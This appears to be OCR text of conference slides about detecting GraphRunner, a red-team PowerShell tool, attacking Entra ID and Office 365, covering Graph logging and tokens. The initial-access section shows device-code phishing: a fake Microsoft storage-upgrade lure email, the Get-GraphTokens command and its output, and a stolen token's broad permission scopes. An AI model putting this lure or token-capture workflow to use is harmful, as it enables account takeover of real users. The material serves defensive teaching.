Defending Entra ID and Office 365 Using the Prism of GraphRunner

John Stoner
Google Cloud

#whoami

SIEM/SecOps space since 2004

Focus on SecOps, Threat Hunting, Detection Engineering, Threat Intelligence

Built adversary emulations around APT actors

Blog - New to Google SecOps

Presented at BSides, FIRST, SANS Summits,WWHF, AtlSecCon, DefCon PHV, Splunk .conf, Insomni’hack, AISA, WiCyS, NorthSec

Enjoy Alt80s “sad-timey” music

Opinions represented in this talk are mine and not my employer

Agenda

Introduction to Entra/O365 Logging

Attacking and Defending GraphRunner

- Initial Access
- Discovery
- Lateral Movement
- Collection
- Evasion

The Basics

Cloud based Identity and Access Management Service that can be used to access external resources

Resources include O365 and Azure Portal


Access apps developed by your org

Cloud service to access productivity applications including Outlook, SharePoint, OneDrive, Teams

What is the Microsoft Graph?


Microsoft Graph exposes REST APIs and client libraries to access data on the following Microsoft cloud services:

- Microsoft 365 core services: Bookings, Calendar, Delve, Excel, Microsoft 365 compliance eDiscovery, Microsoft Search, OneDrive, OneNote, Outlook/Exchange, People (Outlook contacts), Planner, SharePoint, Teams, To Do, Viva Insights
- Enterprise Mobility + Security services: Advanced Threat Analytics, Advanced Threat Protection, Entra ID, Identity Manager, and Intune
- Windows services: activities, devices, notifications, Universal Print
- Dynamics 365 Business Central services



https://learn.microsoft.com/en-us/graph/overview

The Basics of Logging



Entra ID - Audit

Entra ID - Sign-In Logs (Interactive)

Office 365 Logs

Default logging available with these services


Log Aggregation Platforms/SIEMs ingest these

Some overlap in logging - will discuss

GraphRunner


PowerShell module created by Beau Bullock (@dafthack) & Steve Borosh (@424f424f) from Black Hills Information Security for red team engagements

- Broken into functions for different tasks
- Lowers the bar versus the PowerShell calls to the Graph API
- Also has a UI



```
                                                by Beau Bullock (@dafthack)

           Do service principals dream of electric sheep?

For usage information see the wiki here: https://github.com/dafthack/GraphRunner/wiki
To list GraphRunner modules run List-GraphRunnerModules

PS C:\GraphRunner> _
```

GraphRunner Components


Supplemental

Pillage

Persistence

Authentication

Reconnaissance/
Enumeration

Initial Access via Authentication

PowerShell functions to facilitate access

- Authenticate to Microsoft Graph
- Complete OAuth flow to an Entra ID application
- Refresh tokens periodically

Tokens

Access Tokens

- Contains permissions for client; used for authorization
- Golden SAML style attack allowed the user to craft their own access token

Refresh Tokens (24 hours for single page apps and 90 days for all other scenarios)

- “Refresh tokens replace themselves with a fresh token upon every use. The Microsoft identity platform **doesn't revoke** old refresh tokens when used to fetch new access tokens. Securely delete the old refresh token after acquiring a new one. Refresh tokens need to be stored safely like access tokens or application credentials.”

https://learn.microsoft.com/en-us/entra/identity-platform/refresh-tokens


Get-GraphTokens

UserPasswordAuth

- Works with single factor
- MFA is mandated on some apps like O365 Admin and Entra Admin Center but not for all users

ExternalCall (default)

- Code Based Login
- Multi-factor authentication



Microsoft

Enter code


Enter the code displayed on your app or device.

F8WZP9G3G

https://learn.microsoft.com/en-us/entra/identity/authentication/concept-mandatory-multifactor-authentication
https://learn.microsoft.com/en-us/entra/identity-platform/v2-oauth2-device-code


Logging in with User/Password

Interactive Sign-in - Azure AD and Office 365



TIMESTAMP	EVENT	NETWORK.HTTP.USER_AGENT	TARGET.APPLICATION
2025-02-05T21:47:06.000	1 ALERT USER_LOGIN mike.slayton@th7sz.onmicrosoft.com - 34.152.40.90	Mozilla/5.0 (iPhone; CPU iPhone OS 13_2 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) CriOS/91.0.4472.114 Mobile/15E148 Safari/604.1	AzureActiveDirectory
2025-02-05T21:47:06.000	USER_LOGIN mike.slayton@th7sz.onmicrosoft.com - 34.152.40.90	Chrome Mobile iOS 91.0.4472	Microsoft Office

External Call - MFA Users



Craft a site/link with the code


Request a token 15 minute clock starts and prompt to login to Microsoft site with 9 character code

Access Token provided to adversary

Provide site/link surreptitiously to the user

Entra ID

Logged in via MFA



You need to log in or create an account to access this content.


Visit espn.com/stream or scan a QR code and enter the activation code below to manage your account.

Get QR Code

Activation Code

LWMRTS

User Experience for External Call



Outlook 365 Product Team
Mon 7/19/2021 2:40 PM
To: Ed Van

Microsoft® Office 365

Thank you!

For being a loyal Microsoft customer, we are permanently **increasing your Outlook attachment/file storage by 1 TB**. Additionally, the maximum attachment size has been increased to 100 MB.

To receive your increase:

1. Go to our secure Microsoft login page at: **https://microsoft.com/devicelogin**
2. Enter the product code: **ELSEKDEZH**
   This code can only be used once and is only valid for your Outlook account.
3. **Enter your Outlook credentials** to verify your identity.

You will be credited with **1 TB** of extra storage within 24 hours.

Security reminders: With the recent news about ransomware attacks, please remain secure and:

- Do not share your Office login password
- Make sure you have two-factor authentication turned on
- Be sure that any links you click on in Microsoft emails have valid Microsoft domains such login.microsoftonline.com.

—Microsoft Outlook 365 Product Team

Microsoft

Enter code to allow access

Once you enter the code displayed on your app or device, it will have access to your account.

Do not enter codes from sources you don't trust.

EJA6W5L57

Microsoft

Pick an account

You're signing in to **Microsoft Office** on another device located in **Canada**. If it's not you, close this page.

Tim Smith (Admin)
tim.smith_admin@lunarstiiiness.com
Signed in

Microsoft

tim.smith_admin@lunarstiiiness.com

Approve sign in request

Open your Authenticator app, and enter the number shown to sign in.

45

No numbers in your app? Make sure to upgrade to the latest version.

Microsoft

tim.smith_admin@lunarstiiiness.com

Are you trying to sign in to Microsoft Office?


Only continue if you downloaded the app from a store or website that you trust.

Microsoft

Microsoft Office

You have signed in to the Microsoft Office application on your device. You may now close this window.

https://www.netskope.com/blog/new-phishing-attacks-exploiting-oauth-authentication-flows-part-2



```
PS C:\GraphRunner> Get-GraphTokens -ExternalCall -Browser Android -Device AndroidMobile
[*] It looks like you already tokens set in your $tokens variable. Are you sure you want to authenticate again?
y
[*] Initiating device code login...
To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code EJA6W5L57 to authenticate.
authorization_pending
authorization_pending
authorization_pending
authorization_pending
```


```
family_name         : Smith (Admin)
given_name          : Tim
idtyp               : user
in_corp             : true
ipaddr              : 34.152.40.90
name                : Tim Smith (Admin)
oid                 : 0784ad41-78df-41c9-b488-38b2ee872d45
onprem_sid          : S-1-5-21-3263964631-4121654051-1417071188-1116
platf               : 1
puid                : 10032002333B5A86
rh                  : 1.AVkAlUD-528HDEGgfrbNWZG0NAMAAAAAAAAAwAAAAAAAAAD7AEpZAA.
scp                 : AuditLog.Create AuditLog.Read.All Calendar.ReadWrite Calendars.Read.Shared Calendars.ReadWrite
                      Contacts.ReadWrite DataLossPreventionPolicy.Evaluate Directory.AccessAsUser.All
                      Directory.Read.All Files.Read Files.Read.All Files.ReadWrite.All Group.Read.All
                      Group.ReadWrite.All InformationProtectionPolicy.Read Mail.ReadWrite Mail.Send Notes.Create
                      Organization.Read.All People.Read People.Read.All Printer.Read.All PrinterShare.ReadBasic.All
                      PrintJob.ReadWriteBasic Reports.Read.All SensitiveInfoType.Detect SensitiveInfoType.Read.All
                      SensitivityLabel.Evaluate Tasks.ReadWrite TeamMember.ReadWrite.All TeamsTab.ReadWriteForChat
                      User.Read.All User.ReadBasic.All User.ReadWrite Users.Read
sid                 : 001f76c9-9cb9-6ac2-7e13-b93a0b63616a
